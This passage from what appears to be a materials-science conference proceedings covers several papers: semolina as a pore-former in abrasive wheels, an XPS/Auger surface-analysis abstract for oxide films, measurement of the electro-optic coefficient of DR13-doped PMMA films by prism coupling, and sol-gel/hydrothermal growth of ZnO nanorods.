210	2,7	6,7	20,7	41,3
После дополнительного обжига в течение 7 ч при 240 °С	14,7	14,7	19,3	16,7
Итого, после обжига при температурах 210 °С и 240 °С	17,3	21,3	40,0	58,0
220	3,3	4,0	22,0	41,3
После дополнительного обжига в течение 7 ч при 240 °С	8,7	6,0	18,7	16,7
Итого, после обжига при температурах 220 °С и 240 °С	12,0	10,0	40,7	58,0
230	14,7	23,3	36,7	41,3
После дополнительного обжига в течение 7 ч при 240 °С	8	5	2,7	0,7
Итого, после обжига при температурах 230 °С и 240 °С	22,7	28,3	39,3	42,0
240	25	40	41	–

В таблице 1 представлены экспериментальные значения относительной потери массы манной крупы при обжиге абразивных композиций, изготовленных на шлифовальном зерне из электрокорунда белого зернистости F 60. Установлено, что с повышением времени выдержки более 6 ч при температурах 210–230 °С значительно увеличивается степень выгорания компонентов абразивной массы. Относительная потеря массы порообразующего наполнителя достигает при этом до 41 %. Дополнительная выдержка этих образцов при 240 °С способствует увеличению степени выгорания до 58 %. Обусловлено это тем, что выгорание манной крупы, содержащих в своем составе большое количество углеводов в виде крахмала сопровождается деструкции сухого крахмала на смесь менее сложных, чем крахмал, полисахаридов (декстрин и другие). При температурах 230–240 °С в отсутствие активатора этот процесс идет очень медленно. При температуре 240 °С и выше процесс выгорания манной крупы существенно ускоряется и через 6 часов она теряет до 40 % массы. В этой связи можно заключить, что для ускорения выгорания манной крупы обжиг абразивных изделий следует проводить медленно при температурах превышающих 240 °С.

2. Исследование и отработка режимов изготовления высокопористого абразивного инструмента из электрокорунда

Изучены зависимости структуры, прочности на изгиб и твердости абразивной композиции из зерна электрокорунда белого F 60 от содержания в ней манной крупы различного зернового состава (рисунки 2,а и 2,б).




Рисунок 2 – Прочность на изгиб (а) и структура (б) абразивной композиции из электрокорунда А25 зернистостью F60 при размерах частиц манки:

◆ – 0,2–0,35 мм; ● – 0,2–0,35 мм; ▲ – 0,35–0,63 мм

Установлено, что структура абразивной композиции повышается с увеличением размеров частиц манки. Это обусловлено тем, что за счет больших размеров частиц манки при ее выгорании в абразивной композиции образуются большие поры. Однако при больших порах абразивные частицы слабее связаны связкой и прочность инструмента снижается. При содержании в шихте более 20 % крупной манки изделия деформируются в процессе обжига, а некоторые рассыпаются. Уменьшение размеров частиц до размеров абразивного зерна и ниже способствует существенному увеличению прочностных свойств абразивной композиции (на 10–20 %). При этом изделия не деформируются даже при содержании в шихте 28 % манки.

На основании проведенных исследований разработан лабораторный технологический процесс изготовления высокопористых шлифовальных кругов 7–14 структур с использованием в качестве выгорающего наполнителя манной крупы. Организовано их производство по заказам предприятий. Высокопористые шлифовальные круги, изготовленные из белого электрокорунда на легкоплавкой керамической связке, испытаны в условиях производства на ОАО «МТЗ», ООО «Арвит-авто», ОАО «САЛЕО-Гомель», ООО «ДОЗАТОР-ПЛЮС». Обработывались детали из сталей: сталь 20ХНР, Х12, 40Х, а также резиновые изделия. Результаты производственных испытаний показали, что

изготовленный по разработанной технологии абразивный инструмент повышенной пористости отличается высокой режущей способностью и по стойкости в 3...10 раз превышает инструмент, производимый в РБ и России по традиционной технологии.

Заключение

На примере манной крупы изучено влияние состава органических порообразователей на процесс их выгорания из абразивной массы при ее обжиге. Установлено, что при длительной выдержке изделий при температурах 220–240°C выгорает до 58% манки, что обусловлено деструкцией входящего в манку крахмала на смесь менее сложных, чем крахмал, полисахаридов (декстрин и другие). При быстром подъеме температуры это приводит к разрыхлению, а при более высоком содержании порообразователя, и к рассыпанию обжигаемых изделий. Разработан лабораторный технологический процесс изготовления высокопористых шлифовальных кругов 7–14 структур с использованием в качестве выгорающего наполнителя манной крупы.

Литература

1. Бакуль, В.Н. Основы проектирования и технология изготовления абразивного и алмазного инструмента / В.Н. Бакуль. – М. : Машиностроение, 1975. – 296 с.
2. Любомудров, В.Е. Абразивные инструменты и их изготовление / В.Е. Любомудров, Н.Н. Васильев. – М-Л : Машгиз, 1953. – 352 с.
3. Старков, В.К. Шлифование высокопористыми кругами / В.К. Старков. – М. : Машиностроение, 2007. – 688 с.

Dumitru Luca, Marius Dobromir and Paul Radu

Department of Physics, Alexandru Ioan Cuza University of Iasi, Romania

UTILIZATION OF X-RAY RADIATION FOR SURFACE QUANTIFICATION OF ELEMENTAL AND CHEMICAL COMPOSITION OF OXIDE MATERIALS

Abstract

Oxide materials feature exceptional optical, electrical and magnetic properties, such as supra-conductivity at high temperatures, visible-light transparency, photocatalytic and super-hydrophilic ability, to mention just very few of them. Apart from basic interest, they are intensively studied nowadays in relation with energy- and environment applications, as well as key materials in micro-electronics, bio-materials and space. The advance in their study is connected with the progress in

materials science, but also with tremendous achievements in instrumentation and characterization procedures introduced after the 7-th decade of the last century [1].

Exploitation of the benefits of semiconductor oxide materials cannot be ensured with-out proper understanding and adjustments of their band structure in connection with surface/interface transport processes, morphology, structure, elemental and chemical composition. A number of surface/interface quantification techniques have been proposed and documented allowing for elemental and chemical quantitative analysis, as well as for measuring crystallinity, optical transmittance, specific surface/interface energy, which resulted in innovative solutions for mass production.

Details will be given in the current presentation on the implementation of the most widespread surface quantification approaches. Special attention is paid to the specificity in characterization of a class of oxide materials – TiO_2 , WO_3 , ZnO – either as thin films or 1D nanostructures.

Results of own systematic studies will be discussed for pristine and doped materials [2–4], as well as in bi-layer configurations [5]. By using ESCA/XPS and Auger electron spectroscopies, improvements in photo-catalytic quantum yield and activation time, surface wettability and in optical parameters were correlated with films crystallinity, electronic structure, defect density in the surface region and other materials' characteristics.

The results are significant in designing devices for photocatalytic, TCO and micro-fluidics applications.

Literature

1. Surface Analysis – The Principal Techniques. 2-nd Edition / edited by John C. Vickerman and Ian S. Gilmore. – J. Wiley & Sons Ltd, 2009. – 679 p.
2. Platinum role in hydrophilicity enhancement of Cr-doped TiO_2 thin films / D. Mardare [et al.] // Philosophical Magazine. – 2016. – Vol. 96(28). – P. 1–16.
3. Rutile to anatase phase transition in $\text{TiO}_2\text{:Nb}$ thin films by annealing in H_2 atmosphere / T. Potlog [et al.] // Current Applied Physics. – 2016. – Vol. 16(8). – P. 826–829.
4. Nb-doped TiO_2 thin films for photovoltaic applications / T. Potlog [et al.] // Materials & Design. – 2015. – Vol. 85. – P. 558–563.
5. Synthesis and characterization of RF sputtered WO_3/TiO_2 bilayers / M. Dobromir [et al.] // Surface & Coatings Technology. – 2016. – Vol. 285. – P. 197–202.

М.М. Назаров, В.И. Соколов, И.О. Горячук
ФНИЦ «Кристаллография и фотоника» РАН,
Институт фотонных технологий РАН, Москва, Россия

ИЗМЕРЕНИЕ НЕЛИНЕЙНОСТИ В ПОЛИМЕРНОЙ ПЛЁНКЕ С ЭЛЕКТРООПТИЧЕСКИМИ ХРОМОФОРАМИ ПРИЗМЕННЫМ УСТРОЙСТВОМ СВЯЗИ

Введение

Электрооптические (ЭО) полимерные материалы находят все более широкое применение при создании оптических переключателей и модуляторов. Такие материалы создаются путем введения молекул ЭО хромофоров, способных изменять свой показатель преломления под действием приложенного напряжения, в полимерную матрицу [1–3]. Усилия исследователей направлены на синтез новых хромофоров, увеличение концентрации хромофоров в матрице, снижение управляющих напряжений, повышение временной и температурной стабильности ЭО материалов. Последние достижения в этом направлении представлены в обзорах [2, 3]. Важнейшей характеристикой создаваемых материалов является величина наведённой нелинейности. Поскольку ориентирование молекул эффективно производят только в тонких плёнках – измерять нелинейность приходится в случае, когда длина взаимодействия с образцом составляет всего несколько микрон. Существующие методы измерений ЭО коэффициента χ_{33} либо сложны и громоздки (известный метод Тенг-Мана [4]) либо дают только относительную величину нелинейности (метод генерации второй оптической гармоники (ГВГ) [5]), в обоих случаях результаты сильно зависят от точности знания толщины плёнки. Для реальной многослойной и металлизированной структуры калибровка сигнала ГВГ по эталонному сигналу приводит к большим погрешностям вычисления χ_{33} .

В настоящей работе мы предлагаем использовать метод призмленного возбуждения волноводных мод при приложении внешнего электрического поля для измерения электро-оптического отклика тонких плёнок. Преимущество метода в большой длине взаимодействия (излучение распространяется вдоль, а не поперёк плёнки), в точном знании толщины всех составляющих плёнок в точке измерения, в возможности работать на разных длинах волн, вдали от линии поглощения, где нелинейный отклик мал.

В отличие от работ [6] и [7] мы анализируем и описываем сразу множество мод, что даёт точное знание толщины в точке измерения, мы измеряем χ_{33} как вблизи, так и вдали от резонанса. Схожие данные по $\chi_{33}(\lambda)$ для нескольких длин волн (633–1305 нм) для близкого по строению хромофора ДР1 в ПММА например измерены методом ГВГ в работе [8].

1. Изготовление образцов

С использованием метода spin-coating из композита ПММА с ЭО хромофором дисперсный красный DR13 (Disperse Red 13, 95 %, 364827 Aldrich), сформированы тонкопленочные структуры на кремниевых металлизированных подложках. Вторым шагом на верхнюю поверхность наносилась тонкая полупрозрачная плёнка металла. Следующим шагом производилось «выстраивание» молекул хромофора под действием приложенного электрического поля. Четвёртым шагом проводилось призмное возбуждение волноводных мод сквозь полупрозрачную плёнку и приложении напряжения разной полярности и измерялся угловой сдвиг мод.

Для формирования тонкопленочного композита, использовался DR13 в концентрации 2–8%. Изначально гранулят ПММА растворялся в хлорбензоле в соотношении 1:5, далее в этом растворе растворялся DR13. После центрифугирования и сушки при 60°C хлорбензол испарялся. Полимерные композитные пленки с толщиной $h_2 = 4\text{--}8\text{ мкм}$ формировались на кварцевых подложках с предварительно нанесенным на них слоем меди толщиной $h_1 \approx 1\text{ мкм}$. Для защиты ЭО слоя на него сверху наносился слой полимера SU8, более стойкий для напыления металла, в данном случае SU8 также содержал ЭО хромофоры, но не ориентированные. Сверху на полимерную структуру наносился полупрозрачный проводящий слой меди методом магнетронного напыления, толщиной $h_3 \approx 25\text{ нм}$. Схема исследованной планарной волноводной структуры и спектр поглощения хромофора DR13 представлены на рисунках 1 и 2.




Рисунок 1 – Схема планарного волновода и металлических контактов для полимерного материала ПММА с внедренным электрооптическим хромофором DR13




Рисунок 2 – Спектр поглощения хромофора DR13 – левая ось и измеренный ЭО коэффициент r_{33} – правая ось

2. Измерение показателя преломления и электрооптических свойств полимерной плёночной структуры

Для ориентации хромофор использовался метод контактной поляризации композита при температуре, немного превышающей температуру стеклования полимера. Для этого на верхний и нижний электроды было подано электрическое напряжение 1 кВ. После этого температура образца увеличивалась со скоростью $10^{\circ}\text{C}/\text{мин}$ до 130°C .

Для измерения наведенного показателя в композитном материале под действием приложенного электрического напряжения использовались методы призматического возбуждения волноводных мод. Была разработана численная программа, описывающая отражение ТЕ и ТМ поляризованных электромагнитных волн от многослойной, структуры, представленной на рисунке 1. Программа учитывает длину волны, комплексное преломление и толщины всех слоев, а также принимает во внимание анизотропию композитной полимерной пленки, характеризуемую значениями n_0 и n_e , для ТЕ и ТМ волн соответственно.

На рисунках 3 и 4 представлены измеренные и теоретически рассчитанные зависимости коэффициента отражения R_s (ТМ поляризация) после ориентации хромофоров для длины волны 633 нм. Верные значения толщин и комплексного преломления слоёв металла и полимера приводят к хорошему соответствию расчётов и реальных измерений.

В данном случае, когда преломление верхнего слоя h_2 выше, чем слоя h_1 , моды при высоких углах ($48\text{--}46,5^{\circ}$ на рисунке 3) относятся только к верхнему слою (Su-8), в этом слое ЭО хромофоры не ориентированы. В диапазоне углов $43,5\text{--}45^{\circ}$ появляются и доминируют моды в плёнке ПММА, отчётливо видны сдвиги первых четырёх ТМ мод, в дальнейшем будем анализировать моду ТМ₃ для плёнки ПММА (в районе угла $44,6\text{--}44,4^{\circ}$) в зависимости от длины волны. С помощью модели угловому сдвигу $\Delta\theta = 0,011^{\circ}$ сопоставляется измерение преломления $\Delta n = 0,006$.




Рисунок 3 – Рассчитанная и измеренная зависимости коэффициентов отражения от угла падения, $\lambda=633$ нм




Рисунок 4 – Рассчитанный участок углового спектра, для случая, когда преломление ЭО слоя уменьшилось на $6\text{E-}4$

3. Измерение ЭО коэффициента для трёх длин волн

На рисунке 5 представлены измеренные спектры $R_s(\theta)$ исходные и при приложении напряжения 300 В для трёх длин волн излучения. Видно, что прикладываемое напряжение приводит к смещению модовых углов только при $\theta < 45,0^\circ$, что свидетельствует об изменении показателя преломления слоя ПММА и о неизменности преломления слоя SU8. При увеличении длины волны излучения мы смещаемся в область прозрачности ЭО хромофора DR13, m-линии становятся уже, но и ЭО коэффициент также уменьшается вдали от резонансного поглощения – см. рисунки 2 и 5.

Оценим r_{33} приводящее к наблюдаемому изменению $\Delta\theta$ и следовательно к Δn при приложении к образцу напряжения U : $\Delta n = n^3 r_{33} U/d$. Полагая суммарную толщину полимерной композитной пленки 9,5 мкм, получим, что в этом случае величина электрооптического коэффициента r_{33} в пленке составляет 8 пм/В для длины волны 633 нм. При удалении от резонанса ЭО коэффициент уменьшается (см. рисунок 2) в согласии с литературными данными, см. например [8]. Случай длины волны 800 нм можно считать уже областью прозрачности, здесь наблюдается уже нерезонансная часть ЭО коэффициента. Дальнейшее увеличение длины волны не приведёт к существенному уменьшению r_{33} .




Рисунок 5 – Участок измеренного углового спектра полимерной структуры с ЭО хромофорами при нулевом напряжении и при напряжении 300 В.

Для трёх длин волн лазерного излучения а) 633 нм, б) 670 нм, в) 800 нм

Заключение

Разработали и продемонстрировали метод измерения ЭО коэффициента в тонких металлизированных полимерных плёнках позволяющий учитывать и подбирать параметры нескольких полимерных и металлических слоёв. Преимущество метода в том, что его можно применять для прототипов реальных модуляторов, с многослойной структурой, с внешними контактами. Также метод не требует ни резонансного поглощения и мощных импульсов ни сложной и тонкой поляризационной оптики. Показано, что метод применим для ряда длин волн, включая область прозрачности хромофор.

Работа выполнена при поддержке грантов РФФИ № 14-07-00759, 16-02-00347, 14-29-08265.

Литература

1. Michel, S. High performance electro-optic modulators realized with a commercial side-chain DR1-PMMA electro-optic copolymer / S. Michel, J. Zyss, I. Ledoux-Rak, C.T. Nguyen // *Proceedings of SPIE*. – 2010. – Vol. 7599. – P. 1–14.
2. Dalton, L. Electric Field Poled Organic Electro-optic Materials: State of the Art and Future Prospects/ L.R. Dalton, P.A. Sullivan, D.H. Bale // *Chem. Rev.* – 2010. – Vol. 110. – P. 25–55.
3. Kajzar, F. Polymeric Materials and their Orientation Techniques for Second-Order Nonlinear Optics / F. Kajzar, K.-S. Lee, A. Jen // *Advances in Polymer Science*. – 2003. – Vol. 161. – P. 10–30.
4. Teng, C. Simple reflection technique for measuring the electro-optic coefficient of poled polymers / C. Teng, H.T. Man // *Appl. Phys. Lett.* – 1990. – Vol. 56. – P. 1734–1737.
5. Ванников, А. Генерация второй гармоники лазерного излучения в нецентросимметричных полимерных системах / А.В. Ванников, А.Д. Гришина, Р.В. Рихвальский // *Усп. Химии*. – 1998. – Т. 67. – С. 507–520.
6. Horsthuis, W. Simple measuring method for electro-optic coefficients in poled polymer waveguides / W. Horsthuis, G. Krijnen // *Appl. Phys. Lett.* – 1989. – Vol. 55. – P. 616–619.
7. Rational Enhancement of Second-Order Nonlinearity/ J.A. Davies [et al.] // *J. Am. Chem. Soc.* – 2008. – Vol. 130. – P. 10565–1072.
8. Nahata, A. Electro-optic determination of the nonlinear-optical properties of a covalently functionalized Disperse Red 1 copolymer / A. Nahata, J. Shan, J.T. Yardley, C. Wu // *J. Opt. Soc. Am. B*. – 1993. – Vol. 10. – P. 1553–1573.

**А.Н. Петлицкий¹, Н.С. Ковальчук¹, А.В. Семченко², В.В. Сидский²,
О.И. Тюленкова², Н.И. Тюленкова², Л.В. Судник³**

¹ОАО «ИНТЕГРАЛ», Минск, Беларусь

²УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

³ГНУ «Институт порошковой металлургии» НАН Беларуси, Минск, Беларусь

ФОРМИРОВАНИЕ ЗОЛЬ-ГЕЛЬ МЕТОДОМ СТОЛБЧАТЫХ НАНОСТРУКТУР ДЛЯ ИСПОЛЬЗОВАНИЯ В СИСТЕМАХ ДЕТЕКТИРОВАНИЯ

Введение

В настоящее время активно разрабатывается целый ряд полупроводниковых устройств с использованием наноструктур оксида цинка в виде нанопроводов,

наностержней, нанолент и т. д. Эти структуры могут найти применение в различных электронных устройствах, таких как солнечные батареи, газовые сенсоры, фотоэлектрические преобразователи, дисплеи, пьезоэлектрические устройства [1–2]. Повышенный интерес связан не только с малыми размерами этих структур, позволяющими решать проблемы дальнейшей миниатюризации электронных устройств. Намного больший интерес вызывают уникальные оптические, электрофизические, теплофизические, механические и другие свойства одномерных структур, отличающиеся от свойств объемных материалов и пленок. Отличительной особенностью оксида цинка является хорошая электронная проводимость в сочетании с высокой химической стойкостью, что делает их перспективными для применения в газовых и жидкостных сенсорах, датчиках УФ излучения [3].

В настоящей работе представлены результаты исследования основных факторов, влияющих на формирование столбчатых наноструктур оксида цинка.

1. Экспериментальная часть

Жидкофазные методы синтеза достаточно широко применяются для получения наноструктур оксида цинка [4]. Среди жидкофазных методов получения наноструктур ZnO можно выделить гидротермальный. Для формирования столбчатых наноструктур оксида цинка использовались подложки с нанесенным затравочным слоем.

Выращивание столбчатых наноструктур оксида цинка происходило в два этапа. Первый этап: нанесение затравочного слоя на подложки. Равномерные тонкие слои ZnO наносились на поверхность подложек золь-гель методом. В качестве подложек использованы полированные пластины кремния и стеклянные пластины. Все подложки предварительно были тщательно очищены с помощью ультразвука, сначала в ацетоне, а затем в этаноле по 10 минут. Тонкие пленки ZnO были получены при использовании золя, который был получен путём растворения 1,5 г ацетата цинка $\text{Zn}(\text{CH}_3\text{COO})_2$ в 8 мл изопропилового спирта. После интенсивного перемешивания золь, он был оставлен на 2–3 суток для последующего созревания при комнатной температуре $(22 \pm 2)^\circ\text{C}$. Изопропиловый спирт использовался в качестве жидкой среды для поддержания стабильности раствора и создания необходимой вязкости. Пленки ZnO на кремниевые и стеклянные подложки наносили методом центрифугирования, который заключается в том, что осаждающийся слой формируется путем растекания пленкообразующего раствора под действием центробежных сил, а избыток пленкообразующего раствора радиальным потоком стекает с подложки при вращении. Золь наносился на подложку дозатором и методом центрифугирования распределялся по поверхности. Частота вращения подложки составляла 2000 об/мин. После этого подложки помещались в муфельную

печь и выдерживались при температуре 250 °С в течение 5 минут. Финишный отжиг, который проводился при температуре 350 °С в течение 60 минут в муфельной печи, приводил к формированию равномерного слоя ZnO на поверхности подложки. Типичная толщина одного слоя по данным электронной микроскопии составляла порядка 30–40 нм. Для некоторых образцов нанесение затравочного слоя проводилось дважды и трижды.

Второй этап: синтез ZnO столбчатых наноструктур. Для синтеза столбчатых наноструктур оксида цинка на подложках проводилось химическое осаждение из растворов. В первом случае в реакционный стакан помещали 1 мл этилендиамина в 200 мл дистиллированной воды. Далее при постоянном перемешивании по каплям к раствору этилендиамина добавляли 0,2 молярный водный раствор ацетата цинка ($\text{Zn}(\text{CH}_3\text{COOH})_2$) до установления pH 8,5. В получившуюся смесь опускали образцы с нанесенным зародышевым слоем ZnO. Реакционный сосуд в закрытом виде помещали на 2 ч в сушильный шкаф при температуре 85–110 °С. По окончании синтеза образцы осторожно промывали дистиллированной водой и сушили на воздухе. Второй раствор для синтеза приготавливался путём смешивания 0,01M растворов нитрата цинка $\text{Zn}(\text{NO}_3)_2 \cdot 6\text{H}_2\text{O}$ и гексаметилентетрамина $(\text{CH}_2)_6\text{N}_4$ в дистиллированной воде. Растворы использовались в соотношении 1:1. Подложки располагались в реакционных сосудах вертикально. Время и температура выдержки аналогичны первому варианту. По окончании роста полученные образцы вынимались из раствора, промывались дистиллированной водой с целью смыть остаточные примеси с поверхности, и высушивались на воздухе.

2. Результаты и их обсуждение

Исследования образцов проводились методами сканирующей (СЭМ) и растровой (РЭМ) электронной микроскопии.

На рисунке 1 и 2 представлены изображения поверхности кремниевой пластины с сформированными на ней структурами оксида цинка, полученное с помощью (СЭМ) и (РЭМ).

Качество и морфология столбчатых наноструктур оксида цинка зависит от толщины зародышевого подслоя (наилучшие результаты получены при толщине подслоя 150 нм). Кроме того, установлено, что хорошее кристаллическое качество зародышевого слоя является необходимым для выращивания плотных массивов столбчатых наноструктур высокого качества, ориентированных перпендикулярно подложке. На рисунке 3 представлены изображения столбчатых наноструктур оксида цинка, выращенных на затравочных слоях с толщиной 60 и 150 нм.




Рисунок 1 – СЭМ изображение ZnO структур на кремнии






Рисунок 2 – РЭМ изображение упорядоченного массива наностержней ZnO, выращенного на подложке с затравочным слоем ZnO



а



б

Рисунок 3 – РЭМ изображение столбчатых наноструктур оксида цинка, выращенных на подложках с затравочным слоем ZnO различной толщины:
а – 60 нм, б – 150 нм

Было замечено, что температура гидротермального синтеза влияет на изменение роста столбчатых наноструктур оксида цинка. Чем выше температура – тем плотнее наностержни. На рисунке 4 представлено РЭМ изображение поперечного скола массива наностержней ZnO, синтезированных при температуре 90 °С.




Рисунок 4 – РЭМ изображение поперечного скола массива наностержней ZnO, синтезированных при температуре 90 °С

Существенное влияние на свойства выращиваемых гидротермальным методом наноструктур ZnO может оказывать предварительный отжиг зародышевого слоя. Рост наностержней существенно улучшается при отжиге зародышевого слоя в атмосфере кислорода.

Заключение

Отработан золь-гель метод получения однородных и тонких затравочных слоев ZnO, гидротермальный метод создания слоев столбчатых наноструктур ZnO. Синтезированы столбчатые наноструктуры оксида цинка на кремниевых и стеклянных подложках с затравочным слоем из оксида цинка. Установлены оптимальная температура для гидротермального синтеза столбчатых наноструктур ZnO и необходимая толщина затравочного слоя.

Литература

1. Грачева, И.Е. Наноматериалы с иерархической структурой пор: учеб. пособие / И.Е. Грачева, В.А. Мошников. – СПб. : «ЛЭТИ», 2011. – 106 с.
